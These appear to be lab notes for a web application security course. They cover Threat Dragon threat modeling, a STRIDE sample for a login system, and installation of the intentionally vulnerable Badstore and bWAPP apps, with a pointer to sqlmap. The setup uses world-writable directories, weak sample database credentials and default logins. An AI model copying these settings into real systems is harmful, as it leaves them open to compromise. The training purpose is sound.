WAS LAB


THREAT MODELING USING THREAT DRAGON


https://www.youtube.com/watch?v=mL5G8Hel8zI → for using threat dragon

There are a number of symbols that are used in DFDs for threat modeling. These are described below:

Symbol	Name	Description
	External Entity	The external entity shape is used to represent any entity outside the application that interacts with the application via an entry point.
	Process	The process shape represents a task that handles data within the application. The task may process the data or perform an action based on the data.
	Multiple Process	The multiple process shape is used to present a collection of subprocesses. The multiple process can be broken down into its subprocesses in another DFD.
	Data Store	The data store shape is used to represent locations where data is stored. Data stores do not modify the data, they only store data.
	Data Flow	The data flow shape represents data movement within the application. The direction of the data movement is represented by the arrow.
	Privilege Boundary	The privilege boundary (or trust boundary) shape is used to represent the change of trust levels as the data flows through the application. Boundaries show any location where the level of trust changes.

THINGS TO CONSIDER:





🔐 Sample Threat Model: Web Login System

🌐 System Overview:

A user accesses a web application, enters login credentials, and the system authenticates against a backend database.

📦 Components in the Data Flow Diagram (DFD):

Component Type	Name	Description
External Entity	User	The person interacting with the system
Process	Login Page (Frontend)	Accepts username and password
Process	Authentication Logic	Verifies credentials against database
Data Store	User Database	Stores usernames and hashed passwords
Data Flow	Credential Submission	User → Login Page
Data Flow	Auth Request	Login Page → Authentication Logic
Data Flow	DB Query	Auth Logic → User DB
Data Flow	Auth Response	Auth Logic → Login Page

⚠️ STRIDE Threats Per Component

📤 Data Flow: Credential Submission (User → Login Page)

- **Spoofing**: An attacker could create a fake login page to steal credentials.
  - Mitigation: Use HTTPS and validate SSL certs.
- **Information Disclosure**: Credentials could be exposed during transmission.
  - Mitigation: Use TLS 1.2+ to encrypt all traffic.

⚙️ Process: Login Page (Frontend)

- **Tampering**: A malicious script injected in the page might alter credential fields.
  - Mitigation: Use Content Security Policy (CSP), input sanitization.
- **Elevation of Privilege**: JavaScript might modify user roles in requests.
  - Mitigation: Never trust client-side role data; always validate on server.

⚙️ Process: Authentication Logic

- **Repudiation**: Failed logins not logged, attacker denies brute force.

- Mitigation: Log all auth attempts with timestamp & IP.

- **Denial of Service**: Repeated failed login attempts flood the server.
  - Mitigation: Use rate limiting, CAPTCHA, account lockout policies.

🗄️ Data Store: User Database

- **Tampering**: Database may be vulnerable to SQL Injection.
  - Mitigation: Use parameterized queries.
- **Information Disclosure**: Passwords stored in plaintext.
  - Mitigation: Use strong hashing (e.g., bcrypt) with salt.
- **Elevation of Privilege**: Misconfigured database permissions allow attacker to grant themselves admin.
  - Mitigation: Apply least privilege and audit DB roles.

✅ Mitigation Summary

Threat Category	Mitigation
Spoofing	TLS, input validation, MFA
Tampering	CSP, XSS prevention, secure backend validation
Repudiation	Logging and auditing auth events
Information Disclosure	Encryption (TLS), hash credentials, secure cookies
Denial of Service	Rate limiting, CAPTCHA, monitoring
Elevation of Privilege	Input validation, role-based access control, least privilege

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

Badstore Installation


docker pull jvhoof/badstore-docker



docker run -d -p 80:80 jvhoof/badstore-docker

localhost:80/





Use SQLMAP for SQL Injection


bWAPP installation docker

https://hub.docker.com/r/hackersploit/bwapp-docker

docker commands:


docker pull hackersploit/bwapp-docker


docker run -d -p 80:80 hackersploit/bwapp-docker



Installing bWAPP


- After running the image, navigate to http://127.0.0.1/install.php to complete the bWAPP setup process.





Login to bWAPP

1. Login credentials:
    - Username: `bee`
    - Password: `bug`



bWAPP installation manually

Installing bWAPP on Kali Linux & Ubuntu

(https://github.com/ahmedhamdy0x/bwapp-Installation)

Download bWAPP from the Official Website

1. Go to bWAPP download page.
2. Click on "You can download bWAPP from here" to go to the download server.
3. Click on "Download Latest Version".

Update Your System

```
sudo apt-get update -y
```

Prepare the Environment

1. Go to the downloads directory:

   ```
   cd ~/Downloads
   ```

2. Create a new directory named `bwapp`:

   ```
   mkdir bwapp
   ```

3. List the downloads directory contents:

   ```
   ls
   ```

4. Move the bWAPP zip file to the `bwapp` directory:

   ```
   mv bWAPPv2.2.zip bwapp
   ```

5. Navigate to the `bwapp` directory:

   ```
   cd bwapp
   ```

Extract bWAPP

1. Unzip the bWAPP zip file:

   ```
   unzip bWAPPv2.2.zip
   ```

2. Remove the bWAPP zip file:

```
rm bWAPPv2.2.zip
```

Install MySQL

1. Check if MySQL is installed:

```
mysql -V
```

2. Update the system before installation:

```
sudo apt-get update -y
```

3. Install MySQL if not installed:

```
sudo apt install mysql-server
```

4. Start MySQL:

```
sudo systemctl start mysql
```

5. Enable MySQL on startup:

```
sudo systemctl enable mysql
```

6. Check MySQL status:Press `Q` to exit.

```
sudo systemctl status mysql
```

Install Apache2

1. Check if Apache2 is installed:

```
apache2 -v
```

2. Update the system before installation:

```
sudo apt-get update -y
```

3. Install Apache2 if not installed:

```
sudo apt install apache2
```

4. Start Apache2:

```
sudo systemctl start apache2
```

5. Enable Apache2 on startup:

```
sudo systemctl enable apache2
```

6. Check Apache2 status:Press `Q` to exit.

```
sudo systemctl status apache2
```

Prepare bWAPP

1. Navigate to the bWAPP directory:

```
cd bWAPP
```

2. Give all permissions to these directories:

```
chmod 777 passwords/
chmod 777 images/
chmod 777 documents/
```

Configure MySQL

1. Open MySQL to add a user and give privileges:

```
sudo mysql
```

2. Create a user (replace `ahmed` and `pass123` with your desired username and password):

```
CREATE USER 'ahmed'@'localhost' IDENTIFIED BY 'pass123';
```

3. Grant privileges to the user you created:

```
GRANT ALL PRIVILEGES ON bWAPP.* TO 'ahmed'@'localhost';
```

4. Apply the changes immediately:

```
FLUSH PRIVILEGES;
```

5. Exit MySQL:

```
exit
```

Edit bWAPP Database Credentials

1. Edit the `settings.php` file:

```
mousepad admin/settings.php
```

2. Change `root` to the same username you created in MySQL:

```
$db_username = "ahmed";
```

3. Add the same password you created in MySQL:

```
$db_password = "pass123";
```

4. Save changes (Ctrl + S), and close the file.

Important Step

1. Go to this link and copy the content (Ctrl + C).
2. Edit `install.php`:

```
mousepad install.php
```

3. Select all (Ctrl + A), paste the copied content (Ctrl + V), save changes (Ctrl + S), and close the file.

Move bWAPP Files to Local Server

1. Navigate to the parent directory:

```
cd ../
```

2. Move all bWAPP files to the local server:

```
sudo mv * /var/www/html/
```

Install bWAPP Database

1. Open the following link in your browser and click to install the database: http://localhost/bWAPP/install.php

Verify Database Installation

1. Open MySQL to check if the database has been added:

```
sudo mysql
```

2. Show databases:

```
SHOW DATABASES;
```

3. Exit MySQL:

```
exit
```

Login to bWAPP

1. Go to http://localhost/bWAPP/
2. Login credentials:
   - Username: `bee`
   - Password: `bug`


Blank screen issue:

https://www.youtube.com/watch?v=cq5agoUbgxE

